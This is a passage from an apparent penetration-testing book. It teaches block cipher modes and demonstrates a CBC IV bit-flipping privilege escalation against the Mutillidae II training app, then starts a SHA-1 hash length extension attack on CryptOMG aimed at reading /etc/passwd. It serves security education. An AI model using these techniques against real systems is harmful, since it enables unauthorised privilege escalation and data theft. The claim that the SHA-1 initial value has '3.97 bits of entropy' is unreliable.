
In our fun little example, we were working with a stream cipher; data is encrypted one bit at a time until it's done. This is in contrast to a block cipher which, as the name suggests, encrypts data in fixed-length blocks. From a security standpoint, this concept implies that secure encryption is easily achieved for a single block of data; you could have high-entropy key material with the same length as the block. But our plaintext is never that short; the data is split up into multiple blocks. How we repeatedly encrypt block after block and link everything together is called a **mode of operation**. As you can imagine, the design of a block cipher's mode of operation is where security is made and broken.

Let's look at probably the simplest (I prefer the word *medieval*) block cipher mode of operation called **Electronic Codebook** (**ECB**) mode, so named because it's inspired by the good old-fashioned literal codebook of wartime encryption efforts: you encrypt and decrypt blocks of text without using any of that information to influence other blocks. This would probably work just fine if you were encrypting random data, but who's doing that? No one; human-composed messages have patterns in them. Now, we'll do a demonstration with `openssl` and `xxd` on Kali, which is a nice way to encrypt something and look at the actual result. I'm going to tell the world that I'm an elite hacker and I'm going to repeat the message over and over again – you know, for emphasis. I'll encrypt it with AES-128 operating in ECB mode and then dump the result with `xxd`:



```
root@yokwe:~# echo ImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rI
mA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4
x0rImA1337H4x0r > plain.txt
root@yokwe:~# openssl aes-128-ecb -in plain.txt -out ciphertxt.enc
enter aes-128-ecb encryption password:
Verifying - enter aes-128-ecb encryption password:
root@yokwe:~# xxd -p ciphertxt.enc
53616c7465645f5f0ab6a013eea07df35571e5c902e65eb850a25cc6e896
3f9a40e51da4e1c590b96d7791084a8117bdfa24d8337f16c8d2da7a26f9
20636dab5571e5c902e65eb850a25cc6e8963f9a40e51da4e1c590b96d77
91084a8117bdfa24d8337f16c8d2da7a26f920636dab5571e5c902e65eb8
50a25cc6e8963f9a40e51da4e1c590b96d7791084a8117bdfa24d8337f16
c8d2da7a26f920636dab7f60e272cca8fa004d636af51fc2a3ce
root@yokwe:~#
```

Oh, nice. At first glance, I see just a bunch of random-looking hexadecimal characters jumbled together. A solid encrypted message should be indistinguishable from random data, so my work here is done. But, hark! Upon closer inspection, a very long string of characters repeats throughout:




```
root@yokwe:~# echo ImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rI
mA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4
x0rImA1337H4x0r > plain.txt
root@yokwe:~# openssl aes-128-ecb -in plain.txt -out ciphertxt.enc
enter aes-128-ecb encryption password:
Verifying - enter aes-128-ecb encryption password:
root@yokwe:~# xxd -p ciphertxt.enc
53616c7465645f5f0ab6a013eea07df35571e5c902e65eb850a25cc6e896
3f9a40e51da4e1c590b96d7791084a8117bdfa24d8337f16c8d2da7a26f9
20636dab5571e5c902e65eb850a25cc6e8963f9a40e51da4e1c590b96d77
91084a8117bdfa24d8337f16c8d2da7a26f920636dab5571e5c902e65eb8
50a25cc6e8963f9a40e51da4e1c590b96d7791084a8117bdfa24d8337f16
c8d2da7a26f920636dab7f60e272cca8fa004d636af51fc2a3ce
root@yokwe:~# 
```

You might look at this and think, *so what? You still don't know what the message is*. In the realm of cryptanalysis, this is a major breakthrough. A simple rule of thumb about good encryption is: the ciphertext should have no relationship whatsoever with the plaintext. In this case, we already know something is repeating. The effort to attack the message is already underway.


Introducing block chaining

With ECB, we were at the mercy of our plaintext because each block has its own thing going on. Enter **Cipher Block Chaining** (**CBC**), where we encrypt a block just like before – except before we encrypt the next block, we XOR the plaintext of the next block with the encrypted output of the previous block, creating a logical chain of blocks. I know what the hacker in you is thinking now: *if we XOR the plaintext block with the encrypted output of the previous block, what's the XOR input for the first block?* Nothing gets past you. Yes, we need an initial value – appropriately called the **initialization vector** (**IV**):



The concept of an IV reminds me of when clients would ask me, *what do you think of those password vault apps?* I tell them, they're pretty great if you need help remembering passwords, and certainly better than using the same password for everything – but I just can't shake that creepy feeling I get about the whole kit and caboodle depending on that one initial password. With CBC, security is highly reliant on that IV.

Before moving on, we'll do one more `openssl` demonstration with CBC, but we'll repeat the IV. Using `xxd`, we'll see if we can find a pattern in the plaintext blocks:




```
root@yokwe:~# xxd -p enc1
0f028f1460cfe9cab1716e2d5f03712f
root@yokwe:~# xxd -p enc2
5f7f03e6b725a926110b9361dc527b0e
root@yokwe:~# xxd -p enc3
16b4964c5788e488836cd3cf3bb5a785
root@yokwe:~# xxd -p enc4
5f7f03e6b725a926110b9361dc527b0e
root@yokwe:~# xxd -p enc5
1439f8335c79174f22cc2174aa3b86c4
```

Setting up your bit-flipping lab


With a tiny bit of background out of the way, let's dive in. We're going to attack a web application to pull off the bit-flipping attack. What's nice about this hands-on demonstration is that you'll be left with a really powerful web app hacking lab for your continued study. I bet some of you have worked with the famous Damn Vulnerable Web App before, but recently I've found myself turning to the OWASP project Mutillidae II. I like to host Mutillidae II on the XAMPP server stack as initial setup is fast and easy, and it's a powerful combination; however, if you're comfortable loading it into whatever web server solution you have, go for it.

If you're following my lab, then first download the XAMPP installer, `chmod` it to make it executable, and then run the installer:



```
root@yokwe:~/Downloads# chmod +x xampp-linux-x64-5.6.35-0-installer.run
root@yokwe:~/Downloads# ./xampp-linux-x64-5.6.35-0-installer.run
```

Once this is installed, you can find `/opt/lampp` on your system. Download the Mutillidae II project ZIP and unzip everything into `/opt/lampp/htdocs` – that's it. Run `./lampp start` and then visit your IP address in a browser. I told you it was easy:



OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 1 (Client-side Security) Hints: Disabled (0 - I try harder) Not Logged In

View User Privilege Level

User Privilege Level

Application ID	A1B2
User ID	174 (Hint: 0X31 0X37 0X34)
Group ID	235 (Hint: 0X32 0X33 0X35)

Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.

Security level 1 requires three times more work but is not any harder to solve.

Manipulating the IV to generate predictable results

Navigate to OWASP 2017 on the left, then **Injection** | **Other**, and then **CBC Bit Flipping** to arrive at the site shown in the previous screenshot. So, let's get acquainted: we see here that we're currently running with **User ID** `174` with **Group ID** `235`. We need to be user `000` in group `000` to become the almighty root user. The site is protected with SSL, so intercepting the traffic in transit would be a bit of a pain. What else do you notice about this site?


How about the URL itself? `https://192.168.108.104/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba`

Oh my – it's an IV field, right there for the taking. We've seen how the IV is XOR with the plaintext before encryption to create the encrypted block, so manipulating the IV would necessarily change the encrypted output. First, let's take a look at the IV itself: `6bc24fc1ab650b25b4114e93a98f1eba`. We know that it's hexadecimal and it's 32 characters long; thus the length is 128 bits.

TIP

Remember when we experimented with CBC encryption with `openssl`? We used AES, which always has a 128-bit block size. Considering our IV is 128 bits long, it's possible that the application is AES-encrypting a single block of data, which would make it the first (and only) block, and thus with CBC requires an IV. Remember that any plaintext block that's shorter than the algorithm's block size must be padded. Note what happens to the user data when you try changing the bytes at the end of the IV.

We can sit here analyzing all day but by now you've figured out I like breaking things, so let's modify the IV in the URL, submit it, and see if anything happens. I'm changing the initial character into a zero, making the IV `0bc24fc1ab650b25b4114e93a98f1eba`:



User Privilege Level

Application ID	!1B2
User ID	174 (Hint: 0X31 0X37 0X34)
Group ID	235 (Hint: 0X32 0X33 0X35)

Our IDs didn't change, but check out what happened to the **Application ID**. Now it's `!1B2`. It used to be `A1B2`. What if I change the first two hexadecimal digits to zeroes? Our **Application ID** is now `*1B2`. If I change the first three, then the next character in the **Application ID** falls apart because the resulting binary doesn't have an ASCII representation. Now we know that the first two hexadecimal characters in the IV (8 bits) modify the first ASCII character in the **Application ID** (8 bits). This is a breakthrough that pretty much translates into the final stretch to privilege escalation, because we've just established a direct relationship between the plaintext and the IV, which means we can figure out the ciphertext. And when we know two of the three, in any order, we can calculate the third by virtue of simple binary XOR math. Now, we haven't found which hexadecimal digits are where the **User ID** and **Group ID** are manipulable just yet, but let's take a quick break to see if we can figure out this relationship based on what we have so far.

We saw the **Application ID** change from `A` to `!` to `*`. Thus, the ID is represented in ASCII, the most common modern standard for character encoding. What's important to us here is that a single ASCII character is 8 bits (1 byte) long. Hexadecimal, on the other hand, is simply a base-16 numeral system. We see hexadecimal everywhere in the gritty underbelly of computing because 16 is a power of 2, which means converting from base-2 (that is, binary) to base-16 is easy as pie (how is pie easy? Never mind, I digress); 2 to the power of 4 equals 16, which means a hexadecimal digit is 4 bits long. Back to our lab:

IV hexadecimal digits	Binary representation	Application ID result in binary (ASCII)
`6b`	`0110 1011`	`0100 0001` (`A`)
`00`	`0000 0000`	`0010 1010` (`*`)

Do you see our golden ticket yet? Well, let's XOR the binary IV values with the known binary ASCII result in the **Application ID**, because if they match, then we have the value that was XORed with the IV values to generate the **Application ID**. Remember, if we know two out of three, we know the third.

First, the original IV:

- Hexadecimal `6b`: `0110 1011`
- ASCII `A`: `0100 0001`
- XOR result: `0010 1010`


And now, our test manipulated IV:

- Hexadecimal `00`: `0000 0000`
- ASCII `*`: `0010 1010`
- XOR result: `0010 1010`

And that, my friends, is why they call it bit-flipping. We figured out that the application is taking this byte of the IV and XORing it with `0010 1010` during decryption. Let's test our theory by calculating what we'll get if we replace the first two hexadecimal digits with, say, `45`:

- Hexadecimal `45`: `0100 0101`
- Ciphertext XOR: `0010 1010`
- Binary result: `0110 1111`

`01101111` encodes to an ASCII `o` (lowercase `O`). So let's test our theory and see if we end up with an **Application ID** of `o1B2`:


192.168.108.106/index.php?page=view-user-privilege-level.php&iv=45c24fc1ab650b25b4114e93a98f1eba

User Privilege Level

Application ID	o1B2
User ID	100 (Hint: 0X31 0X30 0X30)
Group ID	100 (Hint: 0X31 0X30 0X30)

Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.


Security level 1 requires three times more work but is not any harder to solve.

Doesn't that just get your blood pumping? This is an exciting breakthrough, but we just picked up on some behind-the-scenes mechanisms; we still aren't root. So let's get to work on finding the bits we really need to flip.

Flipping to root – privilege escalation via CBC bit-flipping

You probably thought we could just step through hex pair by hex pair until we find the right spot and flip our way to victory. Not exactly.

The way the **User ID** and **Group ID** are encoded is a little funky, and there's a different piece of ciphertext being XORed against when we work our way down the IV. So at this point, it's pure trial and error while relying on the hints we've already gathered. As I worked this one out, I took some notes:


```
20 renders "7"  b0 renders "7"  10 renders "4"
21 renders "6   b1 renders "6"  11 renders "5"
22 renders "5"  b2 renders "5"  12 renders "6"
23 renders "4"  b3 renders "4"  13 renders "7"
24 renders "3"  b4 renders "3"  14 renders "0"
25 renders "2"  b5 renders "2"  15 renders "1"
26 renders "1"  b6 renders "1"  16 renders "2"
27 renders "0"  b7 renders "0"  17 renders "3"
28 renders "?"  b8 renders "?"  18 renders "<"
29 renders ">"  b9 renders ">"  19 renders "="
```

It's a little tedious, but I only needed to play with a few characters to understand what's going on here. I discovered two main points:

- Though each position is 8 bits, only modifying the final 4 bits would change the **User ID**/**Group ID** value in that position. For example, I noted that when I replaced the two hexadecimal characters in a position with `00`, the result breaks (that is, the resulting binary value isn't ASCII-friendly).
- I go and do the XOR calculation on the trailing 4 bits of each byte to find the key that I need and discover the value isn't the same for all positions.

The hacker in you was already expecting unique XOR values for each character, right? The stream of bits that's being XORed with the IV wouldn't realistically be a byte-long repeating pattern. The effort to discover these values pays off, though, because all we have to do now is calculate the XOR for each position: XOR the hexadecimal character in the IV with the hexadecimal of the **User ID**/**Group ID** in that position, and the result is the enciphered bits at that position. And since we're looking for all zeroes, the result for each position is the binary equivalent of the hexadecimal character we need to put in the IV instead of the original.


Let's translate that conclusion with an example from the IV: position `09` is `b4`, which corresponds to the middle digit in the **Group ID**, which is `3`. Hexadecimal `4` in binary is `0100` and hexadecimal `3` is `0011`. `0100` XOR `0011` equals `0111`. `0111` is the binary equivalent of `7`, which means we would replace `b4` with `b7` to get a `0`.

Now, I repeat this calculation for all six positions and learn what I needed: the byte-long IV positions `05` through `10` correspond to the **User ID** and **Group ID**, and the final 4 bits of each position need to be replaced with the hexadecimal values (in order) `a2f774` to get root. Position `05` in the original IV was `ab`, so it becomes `aa`; position `06` was `65`, so it becomes `62`; and so on.

Thus, the IV from the 5th byte to the 10th byte changes from `ab650b25b411` to `aa620f27b714`:

```
6b c2 4f c1 ab 65 0b 25 b4 11 4e 93 a9 8f 1e ba |   IV
------------------------------------------------|
01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 |   Byte position
________________________________________________|

_____________________
         05   06   07 | IV byte position
User ID  X    X    X  |
GroupID  X    X    X  |
         08   09   10 | IV byte position
______________________|

Position 5 XOR:  1010 = a
Position 6 XOR:  0010 = 2
Position 7 XOR:  1111 = f
Position 8 XOR:  0111 = 7
Position 9 XOR:  0111 = 7
Position 10 XOR: 0100 = 4
```

The moment of truth: I change the IV from `6bc24fc1ab650b25b4114e93a98f1eba` to `6bc24fc1aa620f27b7144e93a98f1eba`:


&iv=6bc24fc1aa620f27b7144e93a98f1eba

View User Privilege Level

User is root!

User Privilege Level

Application ID	A1B2
User ID	000 (Hint: 0X30 0X30 0X30)
Group ID	000 (Hint: 0X30 0X30 0X30)

Sneaking your data in – hash length extension attacks


As you will recall from our brief introduction to hashes in `Chapter 3`, *Windows Passwords on the Network*, hashing isn't encryption. An encrypted message can be decrypted into a readable message. A cryptographic hash, on the other hand, has no plaintext representation; it cannot be reversed. However, a particular input sent through a particular hashing algorithm will always result in the same hash output (called a one-way function). This makes hashing algorithms useful for integrity checks, as even a slight change to the input produces a radically different hash output. However, let's consider the fact that a hash output is a fixed length, regardless of the message being hashed; for long messages, the hash function is done in rounds on blocks of message data, over and over until the entire message is hashed. With the result depending on all of the previous inputs, we could – in theory – add blocks to the message, and the data used as input to the next round would be the same as if the whole operation had ended on that last block. We'll leverage that juicy tidbit to attack message authentication mechanisms with hash length extension attacks – length extension, referring to the fact that we're adding our chosen data to the end of the message.

This is a little more sophisticated than our bit-flipping adventure, so we're going to introduce the inimitable web application testing framework Burp Suite to give us a bird's eye view. Burp Suite is powerful enough for its own long chapters, but in this demonstration, we're setting it up as a local proxy so we can see and easily manipulate HTTP traffic in transit.

Setting up your hash attack lab

Another great vulnerable web app to have in your repertoire is CryptOMG. If you're following along with how I did it, it's the same procedure here: install XAMPP, download and extract the contents of the CryptOMG ZIP file to the `htdocs` folder, and then run `./lampp start`.

Hang on to this one because we'll be attacking it in the next section, too:



CryptOMG

- Challenge 1
  Access the /etc/passwd file.
- Challenge 2
  Get the admin password.
- Challenge 3
  Decrypt the message.
- Challenge 4
  Hijack the administrator account
- Challenge 5
  Access the /etc/passwd file.


The attack tool we'll use for this demonstration, hash extender, is worth keeping on your Kali install for future use. There are other tools for the task (notably HashPump), but I prefer hash extender's ease of use and integration into other tasks. The easiest way to get it running on Kali is by installing it with `git`. Note that we're also making sure that the SSL development toolkit is installed; it wasn't present on my copy of Kali 2018.1:

```
# git clone https://github.com/iagox86/hash_extender
# apt-get install libssl-dev
# cd hash_extender && make
```

Fire up the tool with no parameters with `./hash_extender` and get acquainted.

Understanding SHA-1's running state and compression function

In our browser window, let's pick Challenge 5 (gain access to `/etc/passwd`), change the algorithm to SHA-1, click **save**, and then click on **test**:



Well, I don't see much happening here. But that URL sure looks interesting. Check out the parameters visible to us (and, apparently, under our control):
`http://192.168.108.106/ctf/challenge5/index.php?algo=sha1&file=test&hash=dd03bd22af3a4a0253a66621bcb80631556b100e`


Clearly, `algo=sha1` is defining the algorithm we selected. But `file=test` and the `hash` field should be catching our attention, as it appears to be a message authentication code mechanism for authorizing access to the file called `test`. If I modify the hash right now, I get a File Not Found error. Let's do a quick review of how this works before we conduct the attack.

In our example, access to the `test` file is authenticated with the attached hash. One might think, *what good is that? All the signature will tell me is that no one modified the name of the file* – unless we attach a secret to the message, in which case we're hashing **secret + message**. Surely, based on what we know about hashes, only **secret + message** would produce the correct hash. Hash functions are one-way functions, so it's impossible to reverse and find the secret. We want to inject our own data: a directory traversal attack to obtain `/etc/passwd`; that is, request a file and provide a valid hash to validate the request. This seems impossible on the surface, but we're missing two crucial mechanisms built into the hashing algorithm: padding and initial hash values (also called **registers**).

SHA-1 is iterative. It takes a message and splits it into 512-bit blocks of data, and then applies a compression function with each block. There are two inputs to each round of the compression function: the 160-bit hash from the previous round, and the next 512-bit block of message data. I can hear you literally shouting at the book, *so does that mean there's an initialization vector?* Yes, there is. What's interesting about SHA algorithms is their IV – called the initial hash value – is standardized and fixed. In the case of SHA-1, the initial hash value is `67452301efcdab8998badcfe10325476c3d2e1f0`. With 3.97 bits of entropy, it's a good random number (but of course, since it's standardized, it isn't really random – the entire world knows it). That initial hash value is actually split into five 32-bit chunks. During the hashing process, the five chunks are stored in registers (H_0 to H_4). These values are known as the **running state**. When the whole message has been processed and the final block's compression function has spit out the final 160-bit running state, 